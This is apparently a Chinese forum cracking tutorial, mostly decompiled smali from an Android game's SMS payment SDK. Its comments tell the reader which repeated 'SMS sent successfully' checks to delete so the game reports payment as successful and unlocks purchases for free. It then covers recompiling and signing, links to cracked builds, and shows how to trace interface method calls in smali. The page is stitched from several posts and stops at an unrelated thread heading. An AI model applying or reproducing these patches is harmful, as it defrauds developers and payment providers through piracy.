invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const/4 v2, -0x1

                                    //判断短信是否发送成功   如发送失败则跳转到:cond_d
                                        //往下执行则发送成功  所以把 if-ne v10, v2, :cond_d  这个判断删除

const-string v2, "SendSmsReceiver:onReceive"

const-string v3, "\u53d1\u9001\u77ed\u4fe1\u6210\u529f"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const/4 v2, 0x1

sput-boolean v2, Lcom/uucun/smspay/k/l;->a:Z

move-object/from16 v0, v37

iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-boolean v2, v2, Lcom/uucun/smspay/g/c;->m:Z
```

//再次验证短信发送状态

//往下执行则发送成功 所以把 if-eqz v2, :cond_8 这个判断删除

```
move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z
```

//第三次验证短信发送状态

//往下执行则发送成功 所以把 if-eqz v2, :cond_6 这个判断删除

```
const-string v2, "sendSuccessLog"

const-string v3, "isPutbackSMS"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const-string v3, "localaddmo"

const-string v4, "0"

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;
```

```
move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1
```

//第四次验证短信发送状态

//往下执行则发送成功 所以把 if-ne v10, v2, :cond_5 这个判断删除

```
const/4 v9, 0x1

:goto_1
move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v11

move-object/from16 v0, v37
```

```
    iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    :cond_1
    :goto_2
    const-string v2, "SendSmsReceiver onReceive"

    new-instance v3, Ljava/lang/StringBuilder;

    const-string v4, "isPutbackSMS:"

    invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

    move-object/from16 v0, v37

    iget-boolean v4, v0, Lcom/uucun/smspay/g/e;->k:Z

    invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

    move-result-object v3

    invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
```

```
    move-result-object v3

    invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

                                //第五次验证短信发送状态
                                    //往下执行则发送成功  所以把 if-eqz v36, :cond_2  这个判断删除
    move-object/from16 v0, v37

    iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

                                //关键  第六次验证短信发送状态     如成功则往下执行  通知 APP  支付成功    （只要通知 APP  支付成功那么我们就破解成功了）
                                //只要通知 APP  支付成功那么我们就破解成功了  所以我们也不能让 if-nez v2, :cond_2 这个判断实现
    const-string v2, "SendSmsReceiver:onReceive"

    const-string v3, "\u901a\u77e5APP \u652f\u4ed8\u6210\u529f"

    invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

    invoke-static/range {v36 .. v36}, Lcom/uucun/smspay/k/i;->a(Lcom/uucun/smspay/aidl/a;)V

    :cond_2
    move-object/from16 v0, v37

    iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

    if-eqz v2, :cond_3    //第七次验证短信发送状态    如成功则跳转到:cond_3  如失败则补发短信
```

```
const-string v2, "\u8865\u53d1\u7684\u77ed\u4fe1"

const-string v3, "\u4e0d\u9700\u8981\u56de\u8c03CP\u53d1\u9001\u6210\u529f"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

:cond_3
if-eqz v38, :cond_c //第八次验证短信发送状态  ...

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-nez v2, :cond_c

invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->iterator()Ljava/util/Iterator;

move-result-object v3

:cond_4
:goto_3
invoke-interface {v3}, Ljava/util/Iterator;->hasNext()Z

move-result v2

if-eqz v2, :cond_c

invoke-interface {v3}, Ljava/util/Iterator;->next()Ljava/lang/Object;
```

```
move-result-object v2

instance-of v4, v2, Landroid/os/Handler;

if-eqz v4, :cond_4

check-cast v2, Landroid/os/Handler;

invoke-static {v2}, Landroid/os/Message;->obtain(Landroid/os/Handler;)Landroid/os/Message;

move-result-object v2

const/4 v4, 0x1

iput v4, v2, Landroid/os/Message;->what:I

invoke-virtual {v2}, Landroid/os/Message;->sendToTarget()V

goto :goto_3

:cond_5
const/4 v9, 0x0

goto :goto_1

:cond_6
const-string v2, "sendSuccessLog"
```

```
const-string v3, "not isPutbackSMS"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

move-object/from16 v0, v37

iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-object v2, v2, Lcom/uucun/smspay/g/c;->o:Lcom/uucun/smspay/g/b;

if-eqz v2, :cond_1

iget-object v3, v2, Lcom/uucun/smspay/g/b;->a:Ljava/lang/String;

iget-object v4, v2, Lcom/uucun/smspay/g/b;->b:Ljava/lang/String;

iget-object v5, v2, Lcom/uucun/smspay/g/b;->c:Ljava/lang/String;

iget-object v6, v2, Lcom/uucun/smspay/g/b;->d:Ljava/lang/String;

iget-object v7, v2, Lcom/uucun/smspay/g/b;->e:Ljava/lang/String;

iget-object v8, v2, Lcom/uucun/smspay/g/b;->f:Ljava/lang/String;

iget-object v9, v2, Lcom/uucun/smspay/g/b;->g:Ljava/lang/String;

iget-object v0, v2, Lcom/uucun/smspay/g/b;->i:Ljava/lang/String;
```

```
move-object/from16 v27, v0

iget-object v11, v2, Lcom/uucun/smspay/g/b;->h:Ljava/lang/String;

move-object/from16 v0, v37

iget v12, v0, Lcom/uucun/smspay/g/e;->m:I

invoke-static {v12}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v12

move-object/from16 v0, v37

iget-wide v13, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v13, v14}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v13

move-object/from16 v0, v37

iget-wide v14, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v14, v15}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v14
```

```
const-string v15, "0"

move-object/from16 v0, v37

iget-object v0, v0, Lcom/uucun/smspay/g/e;->r:Ljava/lang/String;

move-object/from16 v16, v0

const-string v17, "0"

const-string v18, "localmo"

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v19, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v20, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;
```

```
move-object/from16 v21, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

move-object/from16 v22, v0

const/16 v23, -0x1

move/from16 v0, v23

if-ne v10, v0, :cond_7

const-string v23, "1"

:goto_4
invoke-static {v10}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v24

invoke-static {}, Lcom/uucun/smspay/k/a;->a()Ljava/lang/String;

move-result-object v25

iget-object v0, v2, Lcom/uucun/smspay/g/b;->k:Ljava/lang/String;
```

```
    move-object/from16 v26, v0

    move-object/from16 v2, p1

    move-object/from16 v10, v27

    invoke-static/range {v2 .. v26}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;)V

    goto/16 :goto_2

    :cond_7
    const-string v23, "2"

    goto :goto_4

    :cond_8
    move-object/from16 v0, v37

    iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

    if-eqz v2, :cond_a

    const-string v2, "sendSuccessLog"
```

```
const-string v3, "not local isPutbackSMS"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const-string v3, "addmo"

move-object/from16 v0, v31

iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1
```

```
    if-ne v10, v2, :cond_9

    const/4 v9, 0x1

    :goto_5
    move-object/from16 v0, v37

    iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

    add-int/lit8 v2, v2, 0x1

    invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

    move-result-object v11

    move-object/from16 v0, v37

    iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    goto/16 :goto_2

    :cond_9
```

```
const/4 v9, 0x0

goto :goto_5

:cond_a
const-string v2, "sendSuccessLog"

const-string v3, "not local not isPutbackSMS"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const-string v3, "mo"

move-object/from16 v0, v31

iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;
```

```
    move-object/from16 v0, v31

    iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

    const/4 v2, -0x1

    if-ne v10, v2, :cond_b

    const/4 v9, 0x1

    :goto_6
    const-string v11, "0"

    const-wide/16 v12, 0x0

    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    goto/16 :goto_2

    :cond_b
    const/4 v9, 0x0

    goto :goto_6
```

```
:cond_c
const/4 v2, 0x1

move-object/from16 v0, v37

iput-boolean v2, v0, Lcom/uucun/smspay/g/e;->i:Z

move-object/from16 v0, p1

move-object/from16 v1, v37

invoke-static {v0, v1}, Lcom/uucun/smspay/bz/SendSmsReceiver;->a(Landroid/content/Context;Lcom/uucun/smspay/g/e;)V

goto/16 :goto_0

:cond_d
const-string v2, "SendSmsReceiver:onReceive"

const-string v3, "\u53d1\u9001\u77ed\u4fe1\u5931\u8d25"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const/4 v2, 0x1

sput-boolean v2, Lcom/uucun/smspay/k/l;->a:Z

move-object/from16 v0, v37
```

```
iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-boolean v2, v2, Lcom/uucun/smspay/g/c;->m:Z

if-eqz v2, :cond_17

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_15

const-string v2, "sendFailLog"

const-string v3, "\u8865\u53d1\u77ed\u4fe1"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

const/4 v3, 0x3

if-ne v2, v3, :cond_e
```

```
const-string v3, "localaddmo"

const-string v4, "0"

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_14

const/4 v9, 0x1

:goto_7
```

```
move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v11

move-object/from16 v0, v37

iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

move-object/from16 v2, p1

invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

:cond_e
:goto_8
if-eqz v37, :cond_f

invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v2
```

```
invoke-virtual {v2}, Lcom/uucun/smspay/bz/a;->c()V

invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v2

move-object/from16 v0, v37

invoke-virtual {v2, v0}, Lcom/uucun/smspay/bz/a;->a(Lcom/uucun/smspay/g/e;)Z

move-result v2

const-string v3, "removeFeeModel ret is"

new-instance v4, Ljava/lang/StringBuilder;

invoke-direct {v4}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v4, v2}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v3, v2}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V
```

```
invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v2

invoke-virtual {v2}, Lcom/uucun/smspay/bz/a;->c()V

:cond_f
const-string v2, "SendSmsReceiver onReceive"

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "isPutbackSMS:"

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

move-object/from16 v0, v37

iget-boolean v4, v0, Lcom/uucun/smspay/g/e;->k:Z

invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V
```

```
if-eqz v36, :cond_10

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-nez v2, :cond_10

sget-object v2, Ljava/lang/System;->out:Ljava/io/PrintStream;

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "SendSmsReceiver.onReceive() "

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v3, v10}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-virtual {v2, v3}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

const-string v2, "88087"
```

```
const-string v3, "\u53d1\u9001\u9519\u8bef"

move-object/from16 v0, v36

invoke-static {v0, v2, v3}, Lcom/uucun/smspay/k/i;->a(Lcom/uucun/smspay/aidl/a;Ljava/lang/String;Ljava/lang/String;)V

:cond_10
move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_11

const-string v2, "\u8865\u53d1\u7684\u77ed\u4fe1"

const-string v3, "\u4e0d\u9700\u8981\u56de\u8c03CP\u53d1\u9001\u5931\u8d25"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

:cond_11
const-string v3, "\u56de\u8c03\u51fd\u6570\uff1a"

new-instance v4, Ljava/lang/StringBuilder;

const-string v2, "payCallbacks:"

invoke-direct {v4, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
```

```
if-nez v38, :cond_1b

const-string v2, "null"

:goto_9
invoke-virtual {v4, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v3, v2}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

if-eqz v38, :cond_12

const-string v2, "\u56de\u8c03\u51fd\u6570\uff1a"

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "\u4e2a\u6570\u662f:"

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->size()I
```

```
move-result v4

invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

:cond_12
if-eqz v38, :cond_1c

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-nez v2, :cond_1c

invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->iterator()Ljava/util/Iterator;

move-result-object v3

:cond_13
:goto_a
invoke-interface {v3}, Ljava/util/Iterator;->hasNext()Z
```

```
move-result v2

if-eqz v2, :cond_1c

invoke-interface {v3}, Ljava/util/Iterator;->next()Ljava/lang/Object;

move-result-object v2

instance-of v4, v2, Landroid/os/Handler;

if-eqz v4, :cond_13

check-cast v2, Landroid/os/Handler;

invoke-static {v2}, Landroid/os/Message;->obtain(Landroid/os/Handler;)Landroid/os/Message;

move-result-object v2

const/4 v4, 0x0

iput v4, v2, Landroid/os/Message;->what:I

invoke-virtual {v2}, Landroid/os/Message;->sendToTarget()V

const-string v2, "enter"

const-string v4, "11111"
```

```
invoke-static {v2, v4}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

goto :goto_a

:cond_14
const/4 v9, 0x0

goto/16 :goto_7

:cond_15
const-string v2, "sendFailLog"

const-string v3, "\u975e\u8865\u53d1\u77ed\u4fe1"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

move-object/from16 v0, v37

iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-object v2, v2, Lcom/uucun/smspay/g/c;->o:Lcom/uucun/smspay/g/b;

if-eqz v2, :cond_e

iget-object v12, v2, Lcom/uucun/smspay/g/b;->a:Ljava/lang/String;

iget-object v13, v2, Lcom/uucun/smspay/g/b;->b:Ljava/lang/String;
```

```
iget-object v14, v2, Lcom/uucun/smspay/g/b;->c:Ljava/lang/String;

iget-object v15, v2, Lcom/uucun/smspay/g/b;->d:Ljava/lang/String;

iget-object v0, v2, Lcom/uucun/smspay/g/b;->e:Ljava/lang/String;

move-object/from16 v16, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->f:Ljava/lang/String;

move-object/from16 v17, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->g:Ljava/lang/String;

move-object/from16 v18, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->i:Ljava/lang/String;

move-object/from16 v19, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->h:Ljava/lang/String;

move-object/from16 v20, v0

move-object/from16 v0, v37

iget v3, v0, Lcom/uucun/smspay/g/e;->m:I
```

```
invoke-static {v3}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v21

move-object/from16 v0, v37

iget-wide v3, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v3, v4}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v22

move-object/from16 v0, v37

iget-wide v3, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v3, v4}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v23

const-string v24, "0"

move-object/from16 v0, v37

iget-object v0, v0, Lcom/uucun/smspay/g/e;->r:Ljava/lang/String;

move-object/from16 v25, v0
```

```
const-string v26, "0"

const-string v27, "localmo"

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v28, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v29, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v30, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

move-object/from16 v31, v0
```

```
const/4 v3, -0x1

if-ne v10, v3, :cond_16

const-string v32, "1"

:goto_b
invoke-static {v10}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v33

invoke-static {}, Lcom/uucun/smspay/k/a;->a()Ljava/lang/String;

move-result-object v34

iget-object v0, v2, Lcom/uucun/smspay/g/b;->k:Ljava/lang/String;

move-object/from16 v35, v0

move-object/from16 v11, p1

invoke-static/range {v11 .. v35}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String
```

```
goto/16 :goto_8

:cond_16
const-string v32, "2"

goto :goto_b

:cond_17
move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_19

move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

const/4 v3, 0x3

if-ne v2, v3, :cond_e

const-string v3, "addmo"

move-object/from16 v0, v31
```

```
iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_18

const/4 v9, 0x1

:goto_c
move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I
```

```
    add-int/lit8 v2, v2, 0x1

    invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

    move-result-object v11

    move-object/from16 v0, v37

    iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    goto/16 :goto_8

    :cond_18
    const/4 v9, 0x0

    goto :goto_c

    :cond_19
    const-string v3, "mo"

    move-object/from16 v0, v31
```

```
iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_1a

const/4 v9, 0x1

:goto_d
const-string v11, "0"
```

```
    move-object/from16 v0, v37

    iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    goto/16 :goto_8

    :cond_1a
    const/4 v9, 0x0

    goto :goto_d

    :cond_1b
    invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->toString()Ljava/lang/String;

    move-result-object v2

    goto/16 :goto_9

    :cond_1c
    const/4 v2, 0x0

    move-object/from16 v0, v37
```

```
    iput-boolean v2, v0, Lcom/uucun/smspay/g/e;->i:Z

    move-object/from16 v0, p1

    move-object/from16 v1, v37

    invoke-static {v0, v1}, Lcom/uucun/smspay/bz/SendSmsReceiver;->a(Landroid/content/Context;Lcom/uucun/smspay/g/e;)V

    goto/16 :goto_0
.end method
```

修改完毕后我们再次保存修改 重新编译，签名，出来测试下...

这次我们会发现道具神马的都可以购买成功了

成品：http://www.52pojie.cn/thread-254251-1-1.html
http://www.52pojie.cn/thread-254443-1-1.html

如何跟进特殊方法的调用

因帖子去除安卓程序自动发短信权限 与天天跑你妹的另类破解有感，所以特意提出来讨论下。

原帖楼主在查找方法“a(ILjava/lang/String;)V”的调用时，直接搜索“a(ILjava/lang/String;)V”，找到了很多无用结果。

按常理查找方法的调用时，是搜索这样形式的关键字“Lpackage/name/ObjectName;->MethodName(III)Z”。

“Lpackage/name/ObjectName;”的具体代码，由当前 smali 文件的第一行代码给出“.class final Lpackage/name/ObjectName;”。“MethodName(III)Z”就是方法名。

照格式，查找上面提到的方法“a(ILjava/lang/String;)V”的调用时，应在原代码中搜索“Lcom/luyougame/pay/a/b;->a(ILjava/lang/String;)V”。

但是很快会发现，这样查找没有任何结果，是不是就说明这个方法没有被调用过呢？答案是否定的。如果细心点，可以发现当前类的前面部分有这样的代码。

```
.class final Lcom/luyougame/pay/a/b;
.super Ljava/lang/Object;

# interfaces
.implements Lcom/uucun/pay/c;
```

这里要重点关注这个“.implement”，implements 是一个类实现一个接口用的关键字，它是用来实现接口中定义的抽象方法。
至于什么是抽象方法，自行脑补。

“.implements Lcom/uucun/pay/c;”，表明当前类实现了“Lcom/uucun/pay/c;”中定义的抽象方法。

我们查看“Lcom/uucun/pay/c;”的代码，如下：

```
.class public interface abstract Lcom/uucun/pay/c;
.super Ljava/lang/Object;


# virtual methods
.method public abstract a()V
.end method
```

.method public abstract a(ILjava/lang/String;)V
.end method

.method public abstract b()V
.end method

.method public abstract b(ILjava/lang/String;)V
.end method
看到了“.method public abstract a(ILjava/lang/String;)V”，这里的“a(ILjava/lang/String;)V”是抽象方法。

到这里，大家应该有所悟了吧？为什么之前搜索“Lcom/luyougame/pay/a/b;->a(ILjava/lang/String;)V”找不到结果。

搜索下“.implements Lcom/uucun/pay/c;”，只找到了一个结果，也就是说“Lcom/uucun/pay/c;”的虚拟方法只有一个实现接口。

回到上面说的，查找方法“a(ILjava/lang/String;)V”的调用。我们应该修改下搜索关键字，改为查找“Lcom/uucun/pay/c;->a(ILjava/lang/String;)V”。

很快找到了 5 处调用。

上面说的是单一实现接口虚拟方法的调用。还有其他特殊方法的调用，有空待续。如 onPostExecute(Ljava/lang/Object;)V、run()V、JNI 方法。
http://www.52pojie.cn/thread-254961-1-1.html

某电

对熊大快跑 Ver2.0.4 和支付的分析(CM)

前言

